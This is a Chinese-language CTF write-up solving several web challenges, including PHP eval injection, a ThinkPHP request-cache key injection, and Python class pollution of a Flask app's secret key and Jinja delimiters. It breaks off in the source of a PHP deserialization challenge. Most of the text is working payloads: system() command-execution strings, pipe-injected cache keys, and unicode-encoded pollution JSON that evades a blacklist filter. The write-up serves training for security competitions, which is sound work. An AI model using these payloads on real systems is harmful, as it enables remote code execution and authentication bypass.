CodeInject
<?php

#Author: h1xa

error_reporting(0);
show_source(__FILE__);

eval("var_dump((Object)$_POST[1]);");
这里的话会将传入的内容转化成对象,这里的话尝试闭合就行
1=1);phpinfo();#

1=1);system("cat /000f1ag.txt");#
tpdoor
页面提示缓存被禁用
这图标是tp的,先审一下源码吧
<?php

namespace app\controller;

use app\BaseController;
use think\facade\Db;

class Index extends BaseController
{
    protected $middleware = ['think\middleware\AllowCrossDomain','think\middleware\CheckRequestCache','think\middleware\LoadLangPack','think\middleware\SessionInit'];
    public function index($isCache = false , $cacheTime = 3600)
    {

        if($isCache == true){
            $config = require  __DIR__.'/../../config/route.php';
            $config['request_cache_key'] = $isCache;
            $config['request_cache_expire'] = intval($cacheTime);
            $config['request_cache_except'] = [];
            file_put_contents(__DIR__.'/../../config/route.php', '<?php return '. var_export($config, true). ';');
            return 'cache is enabled';
        }else{
            return 'Welcome ,cache is disabled';
        }
    }


}
说实话这个源码给的不全,得自己去翻官方手册了
CheckRequestCache是thinkphp框架中的一个中间件,负责处理请求缓存的,主要功能是在用户请求时检查是否有可用的缓存,如果缓存可用则直接返回缓存内容,从而避免重新处理请求,提升性能。

然后我们看下有请求缓存

可以看到在源码中我们的参数$isCache = false,也就是说此时是关闭请求缓存的
先报错看一下tp的版本

然后我们把源码下下来看下

然后我们发现

这里的话getRequestCache会返回request_cache_key,我们跟进一下这个方法的使用

这里可以看到,在将$cache赋值后,key会传入parseCacheKey函数中刷新key
protected function parseCacheKey($request, $key)
    {
        if ($key instanceof Closure) {
            $key = call_user_func($key, $request);
        }

        if (false === $key) {
            // 关闭当前缓存
            return;
        }

        if (true === $key) {
            // 自动缓存功能
            $key = '__URL__';
        } elseif (str_contains($key, '|')) {
            [$key, $fun] = explode('|', $key);
        }

        // 特殊规则替换
        if (str_contains($key, '__')) {
            $key = str_replace(['__CONTROLLER__', '__ACTION__', '__URL__'], [$request->controller(), $request->action(), md5($request->url(true))], $key);
        }

        if (str_contains($key, ':')) {
            $param = $request->param();

            foreach ($param as $item => $val) {
                if (is_string($val) && str_contains($key, ':' . $item)) {
                    $key = str_replace(':' . $item, (string) $val, $key);
                }
            }
        } elseif (str_contains($key, ']')) {
            if ('[' . $request->ext() . ']' == $key) {
                // 缓存某个后缀的请求
                $key = md5($request->url());
            } else {
                return;
            }
        }

        if (isset($fun)) {
            $key = $fun($key);
        }

        return $key;
    }
}
仔细看可以发现两个关键点
if (true === $key) {
            // 自动缓存功能
            $key = '__URL__';
        } elseif (str_contains($key, '|')) {
            [$key, $fun] = explode('|', $key);
        }
这里的话只要key中有管道符|,那么就会以|为分隔符将key分为key和fun两部分
if (isset($fun)) {
            $key = $fun($key);
        }
然后这里的话会调用$fun($key)函数,所以如果key可控,我们就可以实现任意代码执行
我们看看key是怎么来的

$key是从$config['request_cache_key']中获取的,我们返回来看题
if($isCache == true){
            $config = require  __DIR__.'/../../config/route.php';
            $config['request_cache_key'] = $isCache;
            $config['request_cache_expire'] = intval($cacheTime);
            $config['request_cache_except'] = [];
            file_put_contents(__DIR__.'/../../config/route.php', '<?php return '. var_export($config, true). ';');
            return 'cache is enabled';
因为这里isCache是弱比较,所以我们可以传参isCache给../../config/route.php写入$config['request_cache_key']
payload
?isCache=ls|system
然后访问根目录发现并没变化,想起index.php有个缓存时间,看到有师傅说将cacheTime设置为3
?isCache=ls%20/|system&cacheTime=3
但是我设置之后并没成功,可能环境不一样吧,我只能重新开个靶场了
?isCache=cat%20/000*|system
easy_polluted
先看看源码吧
from flask import Flask, session, redirect, url_for,request,render_template
import os
import hashlib
import json
import re
def generate_random_md5():
    random_string = os.urandom(16)
    md5_hash = hashlib.md5(random_string)

    return md5_hash.hexdigest()
def filter(user_input):
    blacklisted_patterns = ['init', 'global', 'env', 'app', '_', 'string']
    for pattern in blacklisted_patterns:
        if re.search(pattern, user_input, re.IGNORECASE):
            return True
    return False
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)


app = Flask(__name__)
app.secret_key = generate_random_md5()

class evil():
    def __init__(self):
        pass

@app.route('/',methods=['POST'])
def index():
    username = request.form.get('username')
    password = request.form.get('password')
    session["username"] = username
    session["password"] = password
    Evil = evil()
    if request.data:
        if filter(str(request.data)):
            return "NO POLLUTED!!!YOU NEED TO GO HOME TO SLEEP~"
        else:
            merge(json.loads(request.data), Evil)
            return "MYBE YOU SHOULD GO /ADMIN TO SEE WHAT HAPPENED"
    return render_template("index.html")

@app.route('/admin',methods=['POST', 'GET'])
def templates():
    username = session.get("username", None)
    password = session.get("password", None)
    if username and password:
        if username == "adminer" and password == app.secret_key:
            return render_template("flag.html", flag=open("/flag", "rt").read())
        else:
            return "Unauthorized"
    else:
        return f'Hello,  This is the POLLUTED page.'

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
分成几部分去分析一下
def generate_random_md5():
    random_string = os.urandom(16)
    md5_hash = hashlib.md5(random_string)

    return md5_hash.hexdigest()
生成一个16字节的随机字节串,并进行md5哈希计算,并将哈希值转化成16进制字符串后返回
def filter(user_input):
    blacklisted_patterns = ['init', 'global', 'env', 'app', '_', 'string']
    for pattern in blacklisted_patterns:
        if re.search(pattern, user_input, re.IGNORECASE):
            return True
    return False
一个过滤器,匹配黑名单的字符,匹配到则返回true,否则返回False
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
就是merge函数,也是污染的关键点
app.secret_key = generate_random_md5()
#随机生成key
class evil():
    def __init__(self):
        pass
设置一个evil类和构造方法__init__
@app.route('/',methods=['POST'])
def index():
    username = request.form.get('username')
    password = request.form.get('password')
    session["username"] = username
    session["password"] = password
    Evil = evil()
    if request.data:
        if filter(str(request.data)):
            return "NO POLLUTED!!!YOU NEED TO GO HOME TO SLEEP~"
        else:
            merge(json.loads(request.data), Evil)
            return "MYBE YOU SHOULD GO /ADMIN TO SEE WHAT HAPPENED"
    return render_template("index.html")
post获取username和password两参数,并设为session,之后对传入的原始数据进行一个filter过滤,若返回true则返回过滤提示,否则进行渲染返回index.html
@app.route('/admin',methods=['POST', 'GET'])
def templates():
    username = session.get("username", None)
    password = session.get("password", None)
    if username and password:
        if username == "adminer" and password == app.secret_key:
            return render_template("flag.html", flag=open("/flag", "rt").read())
        else:
            return "Unauthorized"
    else:
        return f'Hello,  This is the POLLUTED page.'
从session中获取username和password的值,若两者存在且username为adminer,password为key密钥,就返回flag.html渲染的页面并返回flag的内容
其实这里显而易见了,是需要污染key的值,然后我们就可以拿到密码去进行验证,从而拿到flag,看看merge函数的用法

所以我们的payload
{"__init__":{"__globals__":{"app":{"secret_key":"123"}}}}
本地测试一下
from flask import Flask, session, redirect, url_for,request,render_template
import os
import hashlib
import re
def generate_random_md5():
    random_string = os.urandom(16)
    md5_hash = hashlib.md5(random_string)

    return md5_hash.hexdigest()
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
app = Flask(__name__)
app.secret_key = generate_random_md5()

class evil():
    def __init__(self):
        pass
payload = {
    "__init__" :
        {
            "__globals__" :
                {
                    "app" :
                        {
                            "secret_key" : "123"
                        }
                }
        }
}
Evil = evil()
merge(payload, Evil)
print(app.secret_key)
但是有黑名单过滤,因为这里有json.loads,我们用unicode编码去绕过
本地测试一下
import json
data = '{"word":"hello \u0077\u006f\u0072\u006c\u0064"}'
data_plus = json.loads(data)
print(data_plus)
#{'word': 'hello world'}
发现unicode编码在load之后也会进行解码
那我们正常打就行
payload
{"\u005f\u005f\u0069\u006e\u0069\u0074\u005f\u005f":{"\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f":{"\u0061\u0070\u0070":{"\u0073\u0065\u0063\u0072\u0065\u0074\u005f\u006b\u0065\u0079":"123456"}}}}
发包

然后我们post传入
username=adminer&password=123
之后返回session
session=eyJwYXNzd29yZCI6IjEyMyIsInVzZXJuYW1lIjoiYWRtaW5lciJ9.aCRlpw.2IVc7AGVg1ZBHbqs10Pqyks7MUs
访问/admin路由设置session

但是发现好像没有flag
这里的话是需要输出flag,但是[##]不是常规语法标识符
但是我们这里的话是可以自定义标识符的

variable_start_string和variable_end_string表示变量的开始和结束标识符,例如{{和}},所以这里我们需要污染这个属性的值和key
payload
payload={
    "__init__":{
        "__globals__":{
            "app":{
                "secret_key":"12345",
                "jinja_env":{
                    "variable_start_string":"[#",
                    "variable_end_string":"#]"
                }
            }
        }
    }
}
编码一下
payload={
    "\u005F\u005F\u0069\u006E\u0069\u0074\u005F\u005F":{
        "\u005F\u005F\u0067\u006C\u006F\u0062\u0061\u006C\u0073\u005F\u005F":{
            "\u0061\u0070\u0070":{
                "\u0073\u0065\u0063\u0072\u0065\u0074\u005f\u006b\u0065\u0079":"12345",
                "\u006a\u0069\u006e\u006a\u0061\u005f\u0065\u006e\u0076":{
                    "\u0076\u0061\u0072\u0069\u0061\u0062\u006c\u0065\u005f\u0073\u0074\u0061\u0072\u0074\u005f\u0073\u0074\u0072\u0069\u006e\u0067":"[#",
                    "\u0076\u0061\u0072\u0069\u0061\u0062\u006c\u0065\u005f\u0065\u006e\u0064\u005f\u0073\u0074\u0072\u0069\u006e\u0067":"#]"
                }
            }
        }
    }
}
污染后还是之前一样的
Ezzz_php
<?php
highlight_file(__FILE__);
error_reporting(0);
function substrstr($data)
{
    $start = mb_strpos($data, "[");
    $end = mb_strpos($data, "]");
    return mb_substr($data, $start + 1, $end - 1 - $start);
}
class read_file{
    public $start;
    public $filename="/etc/passwd";
    public function __construct($start){
        $this->start=$start;
    }
    public function __destruct(){
        if($this->start == "gxngxngxn"){
           echo 'What you are reading is:'.file_get_contents($this->filename);
        }
    }
}
if(isset($_GET['start'])){
    $readfile = new read_file($_GET['start']);
    $read=isset($_GET['read'])?$_GET['read']:"I_want_to_Read_flag";
    if(preg_match("/\[|\]/i", $_GET['read'])){
        die("NONONO!!!");
    }
